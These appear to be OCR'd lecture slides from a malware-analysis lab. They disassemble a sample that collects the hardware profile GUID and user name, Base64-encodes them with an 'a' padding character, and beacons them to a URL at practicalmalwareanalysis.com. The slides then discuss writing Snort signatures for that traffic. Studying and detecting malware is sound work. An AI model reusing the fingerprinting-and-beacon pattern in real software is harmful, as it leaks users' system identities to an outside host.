
- GetCurrentHwProfileA
- GetUserNameA




```
var_10098= byte ptr -10098h
HwProfileInfo= tagHW_PROFILE_INFOA ptr -10084h
var_10008= dword ptr -10008h
nSize= dword ptr -10004h
var_10000= byte ptr -10000h
Buffer= byte ptr -8000h

push    ebp
mov     ebp, esp
mov     eax, 10160h
call    __alloca_probe
mov     [ebp+nSize], 7FFFh
push    7FFFh               ; size_t
push    0                   ; int
lea     eax, [ebp+var_10000]
push    eax                 ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push    ecx                 ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx                 ; char *
call    _sprintf
add     esp, 38h
mov     [ebp+nSize], 7FFFh
lea     eax, [ebp+nSize]
push    eax                 ; nSize
lea     ecx, [ebp+Buffer]
push    ecx                 ; lpBuffer
call    ds:GetUserNameA
```

Malware analysis

- The malware uses a Base64-encoding index string
- By looking at cross-references, the encoding routine is ‘sub_401000’
- It uses a non-standard padding character ‘61h’ (a) rather than ‘=’



Address	Length	Type	String
.data:00406030	00000032	C	http://www.practicalmalwareanalysis.com/%s/%c.png
.data:00406064	0000001E	C	%c%c:%c%c:%c%c:%c%c:%c%c:%c%c
.data:00406084	00000006	C	%s-%s
.rdata:004050C1	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:004050F5	0000000C	C	123456789+/
.rdata:00405135	00000008	C	(8PX\a\b



```
loc_40107A:
mov     [ebp+var_4], 61h
```


Snort signatures

- Analysts may make a signature too broad or too lax
- If analysis wasn't done on what is creating the beacon and its use of abnormal padding, analysis **may make it seem like 'a.png' is always being retrieved** (for example in the case where padding needed to be used and made the end of the base64-encoded string 'a').
- **Another mistake would be to target the User-Agent, username, MAC, or another field which is dynamically set** based on the system the malware is run on
- If this was setup to alert on any traffic to this domain then in the case of a compromised domain or a domain which is reused it would be very easy to make the rule too broad.

Snort signatures

- To detect this malware, we can create at least 2 Snort rules
  1. one to identify any **base64-encoded data** which has a **pattern involving colons and finally a '-' character**
  2. one to identify **Base64-encoded data** sent when fetching the **single character png resource**

Snort signatures



1: ODA6NmU6NmY6NmU6Njk6NjMtSUVVc2Vy

ODA6NmU6NmY6NmU6Njk6NjMtSUVVc2Vy

1: 80:6e:6f:6e:69:63-IEUser

80:6e:6f:6e:69:63-IEUser

- For **every 4 bytes of Base64**-encoded data it will translate to **3 bytes of plaintext**
- Examining this decoded data reveals a pattern
- The presence of **a colon after 2 characters** (to ensure no padding) is signified ending with the **number ‘6’**
- The presence of a **dash after 2 characters** (to ensure no padding) is signified by the **letter ‘t’**